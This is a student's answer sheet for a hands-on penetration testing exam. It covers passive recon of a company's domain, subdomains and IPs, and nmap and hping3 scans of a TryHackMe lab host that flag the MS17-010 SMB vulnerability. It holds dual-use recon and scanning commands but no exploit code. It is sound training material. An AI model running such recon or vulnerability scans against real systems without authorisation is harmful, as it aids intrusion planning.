

**Enhancing Digital Government Economy (EDGE)
Digital Skills for Students**

**Applied Penetration Testing Engineer: Hands-on
Mid-term Examination Practical Answer Sheet**

Field	Details
Student Name	Md.Mahir Ettesaf
ID / Roll	2023200000147
Batch	CADS-005
Host University	Chittagong University of Engineering and Technology
Venue	Southeast University

Scenario 1: Infrastructure Reconnaissance (04 Marks)

Task: Perform public information gathering for Whizminder: identify the original domain, extract at least two unique subdomains, document IP address information, and identify publicly available employee/leadership information that may create social-engineering risk.

Where to Perform

Use Kali Firefox for Google dorking and Kali Terminal for DNS commands. Do not run Nmap, sqlmap, brute force, or exploitation against Whizminder.

Steps and Commands

1. Search in Kali Firefox:

```
Whizminder official website
site:whizminder.com
site:*.whizminder.com
```

2. Verify the domain/subdomains in Kali Terminal:


```
cd ~/Desktop/"ccs final"/scenario1
dig +short whizminder.com | tee domain_ip.txt
dig +short www.whizminder.com | tee www_ip.txt
host whizminder.com | tee host_domain.txt
host www.whizminder.com | tee host_www.txt
```


3. Check common subdomain candidates. Use only results that return an address or alias:

```
for s in mail webmail portal admin api dev app blog test staging; do echo
"Checking $s.whizminder.com"; host $s.whizminder.com; done | tee
subdomain_check.txt
```

Findings Table

Type	Domain/Subdomain	Command Used	Result
Main Domain	whizminder.com	dig +short whizminder.com / host whizminder.com	104.21.70.41, 172.67.219.114 (from lab output)
Subdomain 1	www.whizminder.com	host www.whizminder.com	104.21.70.41, 172.67.219.114 (from lab output)
Subdomain 2	mail.whizminder.com	host mail.whizminder.com	104.21.70.41, 172.67.219.114 (from lab output)
Figure 1: Google dorking results: site:whizminder.com and site:*.whizminder.com			








Figure 2: DNS verification for whizminder.com, www.whizminder.com, and mail.whizminder.com

```
(kali@kali)-[~]
$ dig +short whizminder.com | tee domain_ip.txt
dig +short www.whizminder.com | tee www_ip.txt
host whizminder.com | tee host_domain.txt
host www.whizminder.com | tee host_www.txt
104.21.70.41
172.67.219.114
172.67.219.114
104.21.70.41
whizminder.com has address 104.21.70.41
whizminder.com has address 172.67.219.114
whizminder.com has IPv6 address 2606:4700:3030::6815:4629
whizminder.com has IPv6 address 2606:4700:3033::ac43:db72
whizminder.com mail is handled by 10 _dc-mx.6983c1e993e5.whizminder.com.
whizminder.com has HTTP service bindings 1 . alpn="h3,h2" ipv4hint=104.21.70.41,172.67.219.114 ech=AEX+DQBBRQAgACAERnZyWMbxjLK6JhHIZzw5MwCecVCN9HloEqB01MsFFQAEAAEAQASY2xvdWRmbGFyZS1lY2guY29tAAA= ipv6hint=2606:4700:3030::6815:4629,2606:4700:3033::ac43:db72
www.whizminder.com has address 172.67.219.114
www.whizminder.com has address 104.21.70.41
www.whizminder.com has IPv6 address 2606:4700:3030::6815:4629
www.whizminder.com has IPv6 address 2606:4700:3033::ac43:db72
www.whizminder.com has HTTP service bindings 1 . alpn="h3,h2" ipv4hint=104.21.70.41,172.67.219.114 ech=AEX+DQBBRQAgACAERnZyWMbxjLK6JhHIZzw5MwCecVCN9HloEqB01MsFFQAEAAEAQASY2xvdWRmbGFyZS1lY2guY29tAAA= ipv6hint=2606:4700:3030::6815:4629,2606:4700:3033::ac43:db72

(kali@kali)-[~]
$
```

Figure 3: Public employee / leadership information from official or public source

The target organization is Whizminder. The original domain identified through public search and official website verification is whizminder.com. Google dorking using site:whizminder.com and site:*.whizminder.com was used to identify publicly indexed pages and possible subdomains. DNS lookup was then performed using dig and host commands to verify IP address information.

The verified subdomains found were www.whizminder.com and mail.whizminder.com. Both returned public DNS records. Multiple IP addresses were returned, which may indicate CDN, load balancing, or shared hosting.

Public employee/leadership information was identified from official/public sources. Such information can help understand the organization structure but may create social-engineering risk if misused. Recommended mitigations include security awareness training, limiting unnecessary public exposure, and using anti-phishing controls.

Scenario 2: Service Enumeration and Vulnerability Scanning (04 Marks)

Task: Conduct a deep technical scan against the TryHackMe Blue target IP to identify open ports, service versions, target operating system, and possible vulnerabilities.

Where to Perform

Use Kali Terminal. The target IP comes from the TryHackMe Blue room after clicking Start Machine.

Command Sequence

```
cd ~/Desktop/"ccs final"/scenario2
export TARGET=<TARGET_IP>
echo $TARGET
ping -c 4 $TARGET | tee ping.txt
sudo hping3 -1 -c 4 $TARGET | tee hping3_icmp.txt
sudo hping3 -S -p 445 -c 3 $TARGET | tee hping3_445.txt
nmap $TARGET -oN nmap_basic.txt
nmap -sV $TARGET -oN nmap_service.txt
sudo nmap -O $TARGET -oN nmap_os.txt
sudo nmap -sV -sC -O $TARGET -oN nmap_full.txt
nmap --script vuln $TARGET -oN nmap_vuln.txt
nmap -p 445 --script smb-vuln-ms17-010 $TARGET -oN ms17_010.txt
```

If Nmap says the host seems down, add -Pn to the command, for example: nmap -Pn -sV \$TARGET -oN nmap_service.txt

Result Table

--




```
kali@kali: ~/CCS FINAL/scene2
Session Actions Edit View Help
Log Out...


Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).
Disclosure date: 2017-03-14
References:
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacry
_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 74.44 seconds

(kali@kali)-[~/CCS FINAL/scene2]
$ nmap -p 445 --script smb-vuln-ms17-010 $TARGET -oN ms17_010.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-10 08:25 -0400
Nmap scan report for 10.48.184.237
Host is up (0.25s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
| Disclosure date: 2017-03-14
| References:
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacry
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
Nmap done: 1 IP address (1 host up) scanned in 3.58 seconds
```



kali-linux-2026.1-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library

Type here t...

My Computer

kali-linux-20

Home kali-linux-2026.1-vmware-... My Computer

kali@kali: ~/CCS FINAL/scene2

Session Actions Edit View Help

TCP/IP fingerprint:

```
OS:SCAN(V=7.98E=4%D=5/10%T=135%CT=1%CU=30567%PV=Y%DS=3%DC=I%G=Y%TM=6A0078
OS:95%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10E%TI=RD%CI=I%II=I%TS=7)S
OS:EQ(SP=103%GCD=1%ISR=108%TI=I%CI=I%II=I%SS=S%TS=7)SEQ(SP=103%GCD=1%ISR=10
OS:E%TI=I%CI=I%TS=7)SEQ(SP=103%GCD=1%ISR=10E%TI=I%CI=I%II=I%SS=S%TS=7)SEQ(S
OS:P=104%GCD=1%ISR=105%TI=I%CI=I%II=I%SS=S%TS=7)OPS(O1=M4E8NW8ST11%O2=M4E8N
OS:W8ST11%O3=M4E8NW8NNT11%O4=M4E8NW8ST11%O5=M4E8NW8ST11%O6=M4E8ST11)WIN(W1=
OS:2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O
OS:M4E8NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%W=0%S=A%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=
OS:80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=0%F=AR%O=%RD=0
OS:%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%O=F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z
OS:%A=S%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%O=F=R%O=%RD=0%Q=)T7(R=Y
OS:%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RI
OS:PL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
```

Network Distance: 3 hops

Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

